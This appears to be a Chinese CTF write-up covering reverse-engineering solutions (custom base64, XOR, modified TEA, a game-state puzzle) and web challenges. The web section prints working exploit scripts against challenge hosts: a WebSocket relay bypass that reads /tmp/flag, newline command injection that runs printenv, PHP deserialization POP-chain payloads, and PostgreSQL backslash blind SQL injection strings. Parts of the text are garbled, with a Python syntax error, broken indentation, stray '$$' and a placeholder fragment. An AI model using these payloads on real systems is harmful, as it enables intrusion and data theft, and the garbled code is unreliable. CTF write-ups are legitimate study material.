  *(_BYTE *)(v9 + a2) = aZyxabcdefghijk[(v5 >> 18) & 0x3F];
  *(_BYTE *)(v9 + 1 + a2) = aZyxabcdefghijk[(v5 >> 12) & 0x3F];
  v2 = v9 + 2;
  v10 = v9 + 3;
```

点开这个aZ一串字符的数组，发现是换表base64

```
.rdata:0000000140012000 ; Segment permissions: Read
.rdata:0000000140012000 _rdata          segment para public 'DATA' use64
.rdata:0000000140012000                 assume cs:_rdata
.rdata:0000000140012000                 ;org 140012000h
.rdata:0000000140012000 aAbcdefghijklmn db 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/',0
.rdata:0000000140012000                                         ; DATA XREF: custom_base64+10↑o
.rdata:0000000140012041                 align 8
.rdata:0000000140012048 aZyxabcdefghijk db 'ZYXABCDEFGHIJKLMNOPQRSTUVWzyxabcdefghijklmnopqrstuvw0123456789+/',0
.rdata:0000000140012048                                         ; DATA XREF: custom_base64+1B↑o
.rdata:0000000140012089 aInputFlag      db 'input flag: ',0     ; DATA XREF: main+15↑o
.rdata:0000000140012096 a127s           db '%127s',0            ; DATA XREF: main+2B↑o
```

解密即可



driv3r

关键点在于

代码块

```
Driv3rRebuildRuntimeBlob(gNonce)
{
    _bss_start__[i] = Driv3rNonceMaskByte(gNonce,i) ^ _data_end__[i];
}
```

然后 `GetSeg`：

代码块

```
v6 = Driv3rNonceMaskByte(gNonce, v7+i) ^ v5;
*out = v6 ^ Driv3rStaticKeyByte(v7+i);
```

其中：

代码块

```
v5 = _bss_start__[v7+i]
```

带入：

代码块

```
out = (_bss ^ nonceMask) ^ staticKey
    = (data ^ nonceMask ^ nonceMask) ^ staticKey
    = data ^ staticKey
```

真正的 flag 可以直接从 `.rdata:data_end` 和 `gXorKey` 算出来。
计算：

代码块

```
data = bytes.fromhex(
"ff c4 4a 25 3c c9 f8 5f ab 26 "
"15 cc a1 6c 8d b9 9a 4f 2d 69 "
"60 0b e1 bb b4 73 57 6f ac 15 "
"f3 ea 4e 12 19 ab fe 48 24 8c "
"45 79 54 d5 5d 6e 5b e1"
)

key = b"driv3r!"

def rotl8(x,n):
    n &= 7
    return ((x << n) | (x >> (8-n))) & 0xff if n else x

flag = b""

for i,c in enumerate(data):
    k = (
        key[i % 7]
        ^ rotl8(i ^ 0xA7, i & 7)
        ^ ((61*i + 90) & 0xff)
    )
    flag += bytes([c ^ k])

print(flag)
```

flag{dyn4mic_k3rn3l_dbg_or_bust}

Pigdogcat

一道mc的题，没给附件之前真以为要通关才给flag。最后意识到，和平模式不刷怪啊！！！遂作罢

其实给了FlagPlugin的插件以后就很简单了。

我们先解压得到关键文件，FlagPlugin.class，然后我们阅读源码，可以得到一些获取flag的信息。

首先一个就是，我们进入服务器以后，会获取一个token。

代码块

```
public void onJoin(PlayerJoinEvent paramPlayerJoinEvent) {
    Player player = paramPlayerJoinEvent.getPlayer();
    String str = a(player.getName());

    this.a.put(player.getUniqueId(), str);

    player.sendMessage(
        ... + "Token: " + ... + str
    );
}
```

这个token是根据我们的用户名生成的。

这里有一层混淆

代码块

```
private static byte[] b(byte[] paramArrayOfbyte) {
    byte[] arrayOfByte = new byte[paramArrayOfbyte.length];

    for (byte b = 0; b < paramArrayOfbyte.length; b++)
        arrayOfByte[b] = (byte)(paramArrayOfbyte[b] ^ b + 32);

    return arrayOfByte;
}
```

也就是：

代码块

```
d[i] XOR (i + 32)
```

原始数据：

代码块

```
d = {
    112, 72, 69, 103, 75,
```

```
    66, 101, 70, 92, 8
};
```

最后得到PigDogCat!

代码块

```
private String a(String paramString, byte[] paramArrayOfbyte) {
    MessageDigest messageDigest = MessageDigest.getInstance("SHA-1");

    messageDigest.update(paramString.getBytes("UTF-8"));
    messageDigest.update(paramArrayOfbyte);

    byte[] arrayOfByte = messageDigest.digest();

    for (byte b = 0; b < 8; b++) {
        stringBuilder.append(
            String.format("%02x", arrayOfByte[b] & 0xFF)
        );
    }

    return stringBuilder.toString();
}
```

auth的算法如上，因此真正的response应该是：

代码块

```
response = SHA1(Token + "PigDogCat!")[:8 bytes]
```

这里取的是 **SHA-1 前 8 bytes**

认证成功后，还有flag的隐藏坐标

代码块

```
int i = e[0] ^ 0xCAFE;
int j = e[1];
int k = e[2] ^ 0xBABE;
```

最后经过计算得到 `x:256,y:80,z:256`

这里会被放一个海绵，然后上三格会被设置为air。

这样在海绵上/flag就可以得到flag了。

flag{1lebjcgd-7n4t-4bc-8j6p-yugjk7qrkrun5}

Tea for fan

程序解析，先看环境

程序通过 `fgets` 读取用户输入，去除换行后要求长度必须恰好为32字节

输入被按小端序拆成 8 个 `uint32_t`：

word[0], word[1], ..., word[7]

每两个 `uint32_t` 组成一组 64 位块：

(word[0], word[1])

(word[2], word[3])

(word[4], word[5])

(word[6], word[7])

每组经过 32 轮魔改 TEA/MBA 变换，最终结果与目标常量比较。

目标密文为：

91cae279 54a6390c 44425d25 8973ec92

a237ade3 46bd8e22 43b79c57 cbff40aa

脚本中写作：

代码块

```
target = [
    0x91cae279, 0x54a6390c,
    0x44425d25, 0x8973ec92,
    0xa237ade3, 0x46bd8e22,
    0x43b79c57, 0xcbff40aa,
]
```

密钥数组：

代码块

```
key = [
    0x12345678,
    0x9abcdef0,
    0xdeadbeef,
    0xcafebabe,
]
```

初始动态状态：

s = 0

d_seed = 0x1337c0de

delta_base = 0x12345678

每一轮先更新 `d_seed`：

d_seed = d_seed * 0x41c64e6d + 0x3039

然后计算本轮 delta：

d = (delta_base ^ d_seed) & 0x0fffffff

再更新总和状态：

s = s + d

之后由 `d_seed` 和 `s` 生成旋转量和 key 下标：

r1 = d_seed % 7 + 2

r2 = (d_seed >> 8) % 7 + 2

k0 = (s >> 2) & 3

k1 = (s >> 4) & 3

k2 = (s >> 6) & 3

k3 = (s >> 8) & 3

这题虽然名字里有 TEA，但并不是标准 TEA。

真实轮函数有几个容易出错的点：

1. 每轮先更新 d_seed，再计算 d，再更新 s。
2. v0 的更新方式由 round_idx % 2 决定。
3. v1 的更新方式由 round_idx % 3 决定。
4. 第二半轮更新 v1 时，必须使用已经更新后的 v0。
5. 每一步都要按 uint32_t 截断。

最关键的是第 4 点：

v1 的计算依赖新 v0，而不是旧 v0。

如果这里还原错，逆运算得到的输入会出现大量不可打印字符，即使某些中间结果看起来可以重新加密回目标常量

加密轮函数逻辑接近MT

整体运算都是线性运算，像MT19937一样多数都可以直接逆向

```
import struct
MASK = 0xffffffff
key = [
    0x12345678,
    0x9abcdef0,
    0xdeadbeef,
    0xcafebabe,
]
target = [
    0x91cae279, 0x54a6390c,
    0x44425d25, 0x8973ec92,
    0xa237ade3, 0x46bd8e22,
    0x43b79c57, 0xcbff40aa,
]
def u32(x):
    return x & MASK
def rol(x, n):
    n &= 31
    x &= MASK
    return ((x << n) | (x >> (32 - n))) & MASK
def make_params():
    s = 0
    d_seed = 0x1337c0de
    delta_base = 0x12345678
    params = []
    for round_idx in range(32):
        d_seed = u32(d_seed * 0x41c64e6d + 0x3039)
        d = (delta_base ^ d_seed) & 0x0fffffff
        s = u32(s + d)
        r1 = d_seed % 7 + 2
        r2 = (d_seed >> 8) % 7 + 2
        k0 = (s >> 2) & 3
        k1 = (s >> 4) & 3
        k2 = (s >> 6) & 3
        k3 = (s >> 8) & 3
        params.append((round_idx, s, r1, r2, k0, k1, k2, k3))
    return params
params = make_params()
def encrypt_pair(v0, v1):
    for round_idx, s, r1, r2, k0, k1, k2, k3 in params:
        a = rol(v1, r1) ^ key[k0]
        b = u32(v1 + s)
        c = key[k1] ^ (v1 >> r2)
        if round_idx % 2 == 0:
            v0 = u32(v0 + (a ^ b ^ c))
        else:
            v0 = u32(v0 ^ u32(a + b + c))
```

```
            a = rol(v0, r1) ^ key[k2]
            b = u32(v0 + s)
            c = key[k3] ^ (v0 >> r2)
            if round_idx % 3 == 0:
                v1 = u32(v1 ^ u32(a + b + c))
            else:
                v1 = u32(v1 + (a ^ b ^ c))
        return v0, v1
    def decrypt_pair(v0, v1):
        for round_idx, s, r1, r2, k0, k1, k2, k3 in reversed(params):
            a = rol(v0, r1) ^ key[k2]
            b = u32(v0 + s)
            c = key[k3] ^ (v0 >> r2)
            if round_idx % 3 == 0:
                v1 = u32(v1 ^ u32(a + b + c))
            else:
                v1 = u32(v1 - (a ^ b ^ c))
            a = rol(v1, r1) ^ key[k0]
            b = u32(v1 + s)
            c = key[k1] ^ (v1 >> r2)
            if round_idx % 2 == 0:
                v0 = u32(v0 - (a ^ b ^ c))
            else:
                v0 = u32(v0 ^ u32(a + b + c))
        return v0, v1
    plain_words = []
    for i in range(0, 8, 2):
        v0, v1 = decrypt_pair(target[i], target[i + 1])
        plain_words.append(v0)
        plain_words.append(v1)
    flag = b"".join(struct.pack("<I", x) for x in plain_words)
    print(flag.decode())
    check = []
    for i in range(0, 8, 2):
        check.extend(encrypt_pair(plain_words[i], plain_words[i + 1]))
    print([hex(x) for x in check])
```

艾尔登奶龙

附件中有两个核心文件：

代码块

```
erdtree_oath.exe
shard.dat
```

`shard.dat` 不是普通明文文件，而是一个自定义资源包。文件头为：

RUNEPAK1

程序会从资源包中取出一个特定数据块，并对其进行异或解密，解出后数据块头部为：

REMB

程序整体分为两层：

第一层：解析 shard.dat，解出 REMB 数据块

第二层：根据用户输入的指令修改状态，boss 时校验状态并解密 flag

资源包中保存了：

- table 偏移
- table 数量
- flag 密文偏移
- flag 密文长度

程序并不会直接解出 flag，而是要求输入若干指令，使内部状态满足条件。最后输入：

- boss

触发最后的检验

程序中维护的关键状态如下：

- vigor = 0x5aa
- runes = 0x1b58
- poise = 0x20
- wall = 0
- wall_ok = 0
- stone = 0
- great_rune = 0
- deaths = 0
- h = 0x811c9dc5
- grace_state = 0

这些状态会随着输入的指令变化。

主要指令有：

- grace n
- wall n
- stone n

fall n

rune n

arc n

boss

其中：

- `grace` 会更新 `grace_state`、`poise`、`vigor`、`h`
- `wall` 会循环更新 `h` 和 `poise`，并在走到第 50 层时设置 `wall_ok = 1`
- `stone` 会更新 `h` 和 `stone`
- `fall` 会影响 `vigor`、`runes`、`deaths`、`h`
- `rune` 会设置 `great_rune`
- `arc` 会消耗 `runes` 并改变 `poise`
- `boss` 会检查最终状态并解密 flag

最终进入 `boss` 前，需要满足：

vigor = 0x493

runes = 0x191b

poise = 0x3a3

wall_ok = 1

stone = 1

great_rune = 1

deaths = 0

除此之外，还有一个 table 校验：

check = lookup(wall ^ grace_state) ^ lookup((poise + runes) & 0xffffffff) ^ h

check == 0x0c4fa2c9

只有全部满足，程序才会用当前状态派生密钥流解密 flag

最终发现可通过校验的输入为：

grace 101

wall 50

stone 190

fall 190

rune 1

arc 59956

boss

代码块

```
    import sys
    import struct
    import binascii
    from pathlib import Path
    MASK32 = 0xffffffff
    MASK64 = 0xffffffffffffffff
    path = sys.argv[1] if len(sys.argv) > 1 else "shard.dat"
    data = Path(path).read_bytes()
    def u32(x):
        return struct.unpack("<I", x)[0]
    def rol32(x, n):
        n &= 31
        x &= MASK32
        if n == 0:
            return x
        return ((x << n) | (x >> (32 - n))) & MASK32
    def ror32(x, n):
        n &= 31
        x &= MASK32
        if n == 0:
            return x
        return ((x >> n) | (x << (32 - n))) & MASK32
    def splitmix_bytes(seed, length):
        x = (seed + 0x9e3779b97f4a7c15) & MASK64
        out = []
        for _ in range(length):
            z = x
            z = ((z ^ (z >> 30)) * 0xbf58476d1ce4e5b9) & MASK64
            z = ((z ^ (z >> 27)) * 0x94d049bb133111eb) & MASK64
            z ^= z >> 31
            out.append((z >> 56) & 0xff)
            x = (x + 0x9e3779b97f4a7c15) & MASK64
        return bytes(out)
    magic = data[:8]
    seed = u32(data[8:12])
    count = u32(data[12:16])
    assert magic == b"RUNEPAK1"
    entries = []
    for i in range(count):
        p = 16 + i * 16
        entry_id = u32(data[p:p+4])
        off = u32(data[p+4:p+8])
        size = u32(data[p+8:p+12])
```

```
        crc = u32(data[p+12:p+16])
        entries.append((entry_id, off, size, crc))
    for entry_id, off, size, crc in entries:
        if entry_id == 0xc4b7a91e:
            enc = data[off:off+size]
            break
    k = splitmix_bytes(seed ^ 0x6a09e667370b6017, size)
    remb = bytes(a ^ b for a, b in zip(enc, k))
    assert binascii.crc32(remb) & MASK32 == crc
    assert remb[:4] == b"REMB"
    table_off = u32(remb[4:8])
    table_count = u32(remb[8:12])
    flag_off = u32(remb[12:16])
    flag_len = u32(remb[16:20])
    table = list(struct.unpack("<%dI" % table_count, remb[table_off:table_off
+ table_count * 4]))
    def lookup(key):
        return table[((key ^ 0x9e3779b9) & MASK32) % table_count]
    vigor = 0x5aa
    runes = 0x1b58
    poise = 0x20
    wall = 0
    wall_ok = 0
    stone = 0
    great_rune = 0
    deaths = 0
    h = 0x811c9dc5
    grace_state = 0
    cmds = [
        ("grace", 101),
        ("wall", 50),
        ("stone", 190),
        ("fall", 190),
        ("rune", 1),
        ("arc", 59956),
    ]
    for cmd, n in cmds:
        if cmd == "grace":
            grace_state ^= rol32((n * 0x45d9f3b) & MASK32, n)
            poise = (poise + 3) & MASK32
            vigor = 0x5aa
            h = (rol32(n ^ h, 5) + 0x1000193) & MASK32
        elif cmd == "wall":
            old = wall
            cur = old + 1
            end = old + n
            x = cur * 13
```

```
            while True:
                h = (h + 0x51ed270b) & MASK32
                poise = (poise + 7) & MASK32
                h = rol32(h, 3)
                poise ^= x & MASK32
                h ^= cur & MASK32
                if cur == 50:
                    wall_ok = 1
                x = (x + 13) & MASK32
                if cur == end:
                    break
                cur += 1
            wall = end
        elif cmd == "stone":
            h = rol32((n + h + 0x7261696e) & MASK32, 13)
            stone = 1 if n <= 199 else 2
        elif cmd == "fall":
            if n <= 159:
                runes = (runes + n * 17) & MASK32
            elif n <= 199:
                a = n - 159
                loss = 9 * a
                vigor = vigor - loss if loss < vigor else 1
                vigor &= MASK32
                runes ^= (a * 0x909) & MASK32
            else:
                deaths = (deaths + 1) & MASK32
                h ^= 0xdeaddead
                vigor = 1
            h = rol32(n ^ h, 7)
        elif cmd = "rune":
            if n == 1 and grace_state != 0 and great_rune == 0:
                h ^= 0x4752554e
                poise = (poise + 21) & MASK32
                h = ror32(h, 15)
                great_rune = 1
            else:
                deaths = (deaths + 1) & MASK32
                h ^= (n * 0x9e3779b9) & MASK32
        elif cmd == "arc":
            if runes >= n:
                runes = (runes - n) & MASK32
                poise = (poise + n % 97) & MASK32
            else:
                deaths = (deaths + 1) & MASK32
                runes ^= n
            h = rol32((n + h) & MASK32, 11)
```

```
    assert vigor == 0x493
    assert runes == 0x191b
    assert poise == 0x3a3
    assert wall_ok == 1
    assert stone == 1
    assert great_rune == 1
    assert deaths == 0
    check = lookup(wall ^ grace_state) ^ lookup((poise + runes) & MASK32) ^ h
    assert check == 0x0c4fa2c9
    ct = remb[flag_off:flag_off + flag_len]
    seed2 = (grace_state ^ h ^ 0x6a09e667f3bcc909) & MASK64
    k2 = splitmix_bytes(seed2, flag_len)
    flag = bytes(a ^ b for a, b in zip(ct, k2))
    print(flag.decode())
```

flag{b8f7c2a1-4d6e-49ab-9c03-7e2d91f65a40}

WEB

little java

利用链：

1. `/api/bootstrap` 获取短期 ticket。
2. WebSocket 连接 `/gateway` 。
3. 发送重复请求头：
   X-Relay-Route: public
   X-Relay-Route: recovery
   Sec-WebSocket-Extensions: permessage-deflate
   Sec-WebSocket-Extensions: client_no_context_takeover
4. 发送分片 telemetry 消息。
5. 对消息 SHA-256 的前 16 字节发送 Ping proof。
6. 发送 `operator/readFile` 请求读取 `/tmp/flag` 。

exp:

代码块

```
import argparse
import base64
import hashlib
import json
import os
import socket
```

```
import struct
import sys
import urllib.request

def get_bootstrap(base_url: str) -> tuple[str, str]:
    with urllib.request.urlopen(base_url.rstrip("/") + "/api/bootstrap", timeout=15) as response:
        data = json.loads(response.read().decode("utf-8"))
    return data["ticket"], data["trace"]

def recv_until(sock: socket.socket, marker: bytes) -> bytes:
    data = bytearray()
    while marker not in data:
        chunk = sock.recv(4096)
        if not chunk:
            raise ConnectionError("connection closed during WebSocket handshake")
        data.extend(chunk)
        if len(data) > 65536:
            raise ValueError("handshake response is too large")
    return bytes(data)

def mask_frame(opcode: int, payload: bytes, fin: bool = True) -> bytes:
    first = (0x80 if fin else 0) | opcode
    length = len(payload)
    if length < 126:
        header = bytes([first, 0x80 | length])
    elif length <= 0xFFFF:
        header = bytes([first, 0x80 | 126]) + struct.pack("!H", length)
    else:
        header = bytes([first, 0x80 | 127]) + struct.pack("!Q", length)
    key = os.urandom(4)
    masked = bytes(value ^ key[index % 4] for index, value in enumerate(payload))
    return header + key + masked

def recv_frame(sock: socket.socket) -> tuple[int, bool, bytes]:
    header = sock.recv(2)
    if len(header) != 2:
        raise ConnectionError("connection closed while reading frame")
    first, second = header
    fin = bool(first & 0x80)
    opcode = first & 0x0F
    masked = bool(second & 0x80)
    length = second & 0x7F
    if length == 126:
        length = struct.unpack("!H", sock.recv(2))[0]
```

```
    elif length == 127:
        length = struct.unpack("!Q", sock.recv(8))[0]

    mask_key = sock.recv(4) if masked else b""
    payload = bytearray()
    while len(payload) < length:
        chunk = sock.recv(length - len(payload))
        if not chunk:
            raise ConnectionError("connection closed while reading payload")
        payload.extend(chunk)
    if masked:
        payload = bytearray(
            value ^ mask_key[index % 4] for index, value in enumerate(payload)
        )
    return opcode, fin, bytes(payload)

def receive_text(sock: socket.socket, timeout: float = 5.0) -> str:
    sock.settimeout(timeout)
    fragments = bytearray()
    while True:
        opcode, fin, payload = recv_frame(sock)
        if opcode == 0xA:
            continue
        if opcode == 0x9:
            sock.sendall(mask_frame(0xA, payload))
            continue
        if opcode == 0x8:
            raise ConnectionError(f"server closed WebSocket: {payload!r}")
        if opcode == 0x1:
            fragments.extend(payload)
        elif opcode == 0x0:
            fragments.extend(payload)
        else:
            continue
        if fin:
            return fragments.decode("utf-8", errors="replace")

def main() -> int:
    parser = argparse.ArgumentParser()
    parser.add_argument(
        "--base",
        default="http://challenge.cyclens.tech:30978",
        help="challenge HTTP base URL",
    )
    parser.add_argument("--host", default="challenge.cyclens.tech")
    parser.add_argument("--port", type=int, default=30978)
    parser.add_argument("--verbose", action="store_true")
```

```
    args = parser.parse_args()
    try:
        ticket, trace = get_bootstrap(args.base)
        print(f"trace={trace}")

        key = base64.b64encode(os.urandom(16)).decode("ascii")
        request = (
            "GET /gateway HTTP/1.1\r\n"
            f"Host: {args.host}:{args.port}\r\n"
            "Upgrade: websocket\r\n"
            "Connection: Upgrade\r\n"
            f"Sec-WebSocket-Key: {key}\r\n"
            "Sec-WebSocket-Version: 13\r\n"
            "X-Relay-Route: public\r\n"
            "X-Relay-Route: recovery\r\n"
            "Sec-WebSocket-Protocol: relay.v1,operator.v1\r\n"
            "Sec-WebSocket-Extensions: permessage-deflate\r\n"
            "Sec-WebSocket-Extensions: client_no_context_takeover\r\n"
            "\r\n"
        ).encode("ascii")

        with socket.create_connection((args.host, args.port), timeout=15) as
sock:
            sock.sendall(request)
            handshake = recv_until(sock, b"\r\n\r\n")
            if args.verbose:
                print(handshake.decode("iso-8859-1", errors="replace"))
            if not handshake.startswith(b"HTTP/1.1 101"):
                raise RuntimeError(
                    "WebSocket handshake rejected:\n"
                    + handshake.decode("iso-8859-1", errors="replace")
                )

            opening = json.dumps(
                {
                    "ticket": ticket,
                    "trace": trace,
                    "phase": "telemetry",
                    "op": "ping",
                },
                separators=(",", ":"),
            ).encode("utf-8")

            # The relay validates the first non-final text fragment before the
            # normal WebSocket message callback receives the reassembled text.
            sock.sendall(mask_frame(0x1, opening, fin=False))
            sock.sendall(mask_frame(0x0, b"", fin=True))
```

```
            denied = receive_text(sock)
            if args.verbose:
                print(f"opening response={denied!r}")

            proof = hashlib.sha256(opening).digest()[:16]
            sock.sendall(mask_frame(0x9, proof))

            operator = json.dumps(
                {
                    "trace": trace,
                    "phase": "operator",
                    "op": "readFile",
                    "path": "/tmp/flag",
                },
                separators=(",", ":"),
            ).encode("utf-8")
            sock.sendall(mask_frame(0x1, operator))

            print(receive_text(sock))
    except (OSError, ValueError, RuntimeError, ConnectionError, KeyError) as error:
        print(f"failed: {error}", file=sys.stderr)
        return 2
    return 0

if __name__ == "__main__":
    raise SystemExit(main())
```

lets_goooooo

漏洞点:

`host` 被直接拼接到 `/bin/sh -c`，黑名单漏掉换行符 `%0A`。

在后面拼命令读flag就可以了

代码块

```
import argparse
import html
import re
import sys
from urllib.error import HTTPError, URLError
from urllib.parse import urlencode, urljoin
from urllib.request import Request, urlopen
def main() -> int:
    parser = argparse.ArgumentParser()
    parser.add_argument(
```

```
        "--base",
        default="http://challenge.cyclens.tech:32540/",
        help="challenge base URL",
    )
    parser.add_argument("--raw", action="store_true")
    args = parser.parse_args()
    # Newline is omitted from the blacklist and becomes a command separator in sh.
    # A tab separates shell words without triggering the literal-space filter.
    injected_host = "127.0.0.1\nprintenv\tFLAG"
    query = urlencode({"host": injected_host})
    url = urljoin(args.base, "/ping?" + query)
    request = Request(url, headers={"User-Agent": "Mozilla/5.0"}, method="GET")
try:
    with urlopen(request, timeout=15) as response:
        body = response.read().decode("utf-8", errors="replace")
        print(f"HTTP {response.status}")
        if args.raw:
            print(body)
            return 0

        match = re.search(r"<pre>(.*?)</pre>", body, flags=re.DOTALL)
        if match:
            print(html.unescape(match.group(1)).strip())
        else:
            print(body)
except HTTPError as error:
    print(f"HTTP {error.code}", file=sys.stderr)
    print(error.read().decode("utf-8", errors="replace"), file=sys.stderr)
    return 1
except URLError as error:
    print(f"connection failed: {error.reason}", file=sys.stderr)
    return 2
return 0
if __name__ == "__main__":
    raise SystemExit(main())
```

unserialize

题目中存在三个关键类：

CommandExecutor

SecurityValidator

Mutator

`CommandExecutor::__destruct()` 会在满足条件时执行命令：

$this->enabled === true this->validator instanceof SecurityValidator

$this->validator->getMode() !== 'safe'

但是 `SecurityValidator::__wakeup()` 会检查模式：

if ($this->mode !== 'safe') {

die('invalid mode');

}

因此不能直接将 `mode` 序列化为 `hacked`。

`Mutator::__wakeup()` 存在关键逻辑：

if (is_string(无效公式 this->ref = 'hacked';

}

利用 PHP 序列化中的引用语法，可以令 `Mutator::$ref` 引用 `SecurityValidator::$mode`：

R:4

反序列化时，执行顺序为：

1. `SecurityValidator::$mode` 初始值为 `safe`；
2. `SecurityValidator::__wakeup()` 检查通过；
3. `Mutator::$ref` 通过 `R:4` 指向同一个属性；
4. `Mutator::__wakeup()` 将该属性改成 `hacked`；
5. `CommandExecutor` 析构；
6. 验证器模式不再是 `safe`，执行 `printenv FLAG`。

Payload

代码块

```
import requests

url = "http://challenge.cyclens.tech:30358/"
z = "\x00"
command = "printenv FLAG"

payload = (
    'a:2:{i:0;O:15:"CommandExecutor":3:{'
    f's:26:"{z}CommandExecutor{z}validator";'
    'O:17:"SecurityValidator":2:{'
    f's:23:"{z}SecurityValidator{z}mode";s:4:"safe";'
    f's:23:"{z}SecurityValidator{z}data";N;'
    '}'
```

```
        f's:24:"{z}CommandExecutor{z}command";'
        f's:{len(command)}:"{command}";'
        f's:24:"{z}CommandExecutor{z}enabled";b:1;'
        '}'
        'i:1;O:7:"Mutator":1:{s:3:"ref";R:4;}}'
    )

    response = requests.post(url, data={"data": payload}, timeout=20)
    print(response.status_code)
    print(response.text)
```

flag{essf83oy-bibi-4g4-8kgg-lu4kqwna4yuxl}

ezphp

提示为 `PHP8.6`，分析得到的类链：

CommandExecutor

SecurityValidator

Mutator

需要构造：

CommandExecutor:: $enabled = trueCommandExecutor$ :: validator = SecurityValidator

SecurityValidator:: $mode = safeMutator$ :: ref 引用 SecurityValidator::$mode

Mutator::__wakeup() 将 mode 改为 hacked

对象数组顺序：

1. CommandExecutor
2. Mutator

这样 `SecurityValidator::__wakeup()` 先看到合法的 `safe`，之后 `Mutator::__wakeup()` 再修改同一属性。

Payload

代码块

```
    a:2:{i:0;O:15:"CommandExecutor":3:
{s:26:"\x00CommandExecutor\x00validator";O:17:"SecurityValidator":2:
{s:23:"\x00SecurityValidator\x00mode";s:4:"safe";s:23:"\x00SecurityValidator\x0
0data";N;}s:24:"\x00CommandExecutor\x00command";s:13:"printenv
FLAG";s:24:"\x00CommandExecutor\x00enabled";b:1;}i:1;O:7:"Mutator":1:
{s:3:"ref";R:4;}}
```

提 `\x00` 是真实 NUL 字节

代码块

```python
import requests

url = "http://challenge.cyclens.tech:32260/"
z = "\x00"
command = "printenv FLAG"

payload = (
    'a:2:{i:0;O:15:"CommandExecutor":3:{'
    f's:26:"{z}CommandExecutor{z}validator";'
    'O:17:"SecurityValidator":2:{'
    f's:23:"{z}SecurityValidator{z}mode";s:4:"safe";'
    f's:23:"{z}SecurityValidator{z}data";N;'
    '}'
    f's:24:"{z}CommandExecutor{z}command";'
    f's:{len(command)}:"{command}";'
    f's:24:"{z}CommandExecutor{z}enabled";b:1;'
    '}'
    'i:1;O:7:"Mutator":1:{s:3:"ref";R:4;}}'
)

response = requests.post(url, data={"data": payload}, timeout=20)
print(response.status_code)
print(response.text)
```

flag也忘了

奶龙？（可能是signin）

稍微有点意思

首页显示 `Greybox Archive`

/source.php

/assets/app.js

`app.js` 暴露真实 API：

/api/lookup.php?code=...

页面中给出几个已知 share code：

WELCOME26

CHANGELOG

ROADMAP

VAULT

其中 `VAULT` 标记为 Restricted

API源码关键逻辑：

核心查询逻辑为：

代码块

```
    $$code = $$_GET['code'] ?? '';
    if (!is_string($$code) || $$code === '' || strlen($code) > 180) {
        respond(400, ['error' => 'share code must contain 1-180 characters']);
    }
    if (preg_match('/[;\x00-\x1f\x7f]/', $code) === 1) {
        respond(400, ['error' => 'unsupported character']);
    }
    if
(preg_match('/\b(select|union|returning|copy)\b|\bpg_|information_schema/i',
$code) === 1) {
        respond(400, ['error' => 'query syntax is not a share code']);
    }
    $$filters = [
        'share_code' => $$code,
        'is_public' => true,
    ];
    $$rows = pg_select(
        database(),
        'documents',
        $$filters,
        PGSQL_DML_EXEC
    );
    respond(200, [
        'found' => is_array($$rows) && count($$rows) > 0,
    ]);
```

普通 SQL 注入失败

下面这些尝试的平凡payload 都没有成功：

VAULT' OR '1'='1

VAULT' OR 1=1--

VAULT'//**OR**//1=1--

' OR 1=1--

后来发现原因是 `pg_select(..., PGSQL_DML_EXEC)` 会经过 ext-pgsql 的转换和转义，普通单引号无法直接结束字符串，于是就有下面的

反杠绕过！

该环境的 `pg_select` 字符串构造会使用带转义语义的 PostgreSQL 字符串。当输入中出现反斜杠加单引号时，可以令反斜杠影响外层字符串结束位置。

实行最小测试 payload：

x\' OR 1=1 --

注意：

\'

必须是实际的反斜杠和单引号，末尾 `--` 后需要空格。

这次验证结果为：

backslash-injection=True

说明注入已经脱离原始 `share_code` 字符串，并且后面的 `AND is_public = true` 可以被注释掉。

直接读取盲注

不需要二次 `SELECT` 。注入后仍然位于 `documents` 的外层查询上下文，可以直接引用当前行的 `share_code` 和 `body`：

x\' OR (share_code=$VAULT$ AND length(body)>=N)--

判断指定位置字符：

x\' OR (share_code=$VAULT$ AND ascii(substr(body,P,1))>C)--

其中：

N = 正文长度判断值

P = 字符位置，从 1 开始

C = ASCII 比较值

使用 PostgreSQL 的 dollar quoting：

$VAULT$

可以避免后续单引号再次被 ext-pgsql 加倍

最后得到

flag{essf83oy-bibi-4g4-8kgg-lu4kqwna4yuxl}

LamentXU's chall

考点：首页直接 highlight_file(__FILE__) 亮源码，逻辑是 grantRole($userId, $roleId) 里 $roleId === 1 就输出 /flag。漏洞点在于：

· 校验用的是 trim($rawRole)后的 roleText（要求：不等于 '1'、无 +/-、无 e/E/.、首字符非 0、含数字）

· 但最终传入的是 intval($rawRole) —— 用的是原始值

· intval('1abc') 只解析数字前缀得到 1，而 '1abc' 能过全部校验

· 另外 userId 长度需 ⩾ 114

Payload:

```
代码块
1    GET /?userId=aaaa...a(120个a)&role=1abc
```

拿到的 flag:

```
代码块
1    flag{43mlhjwh-yvtl-4yt-8ov3-afy1phoronni5}
```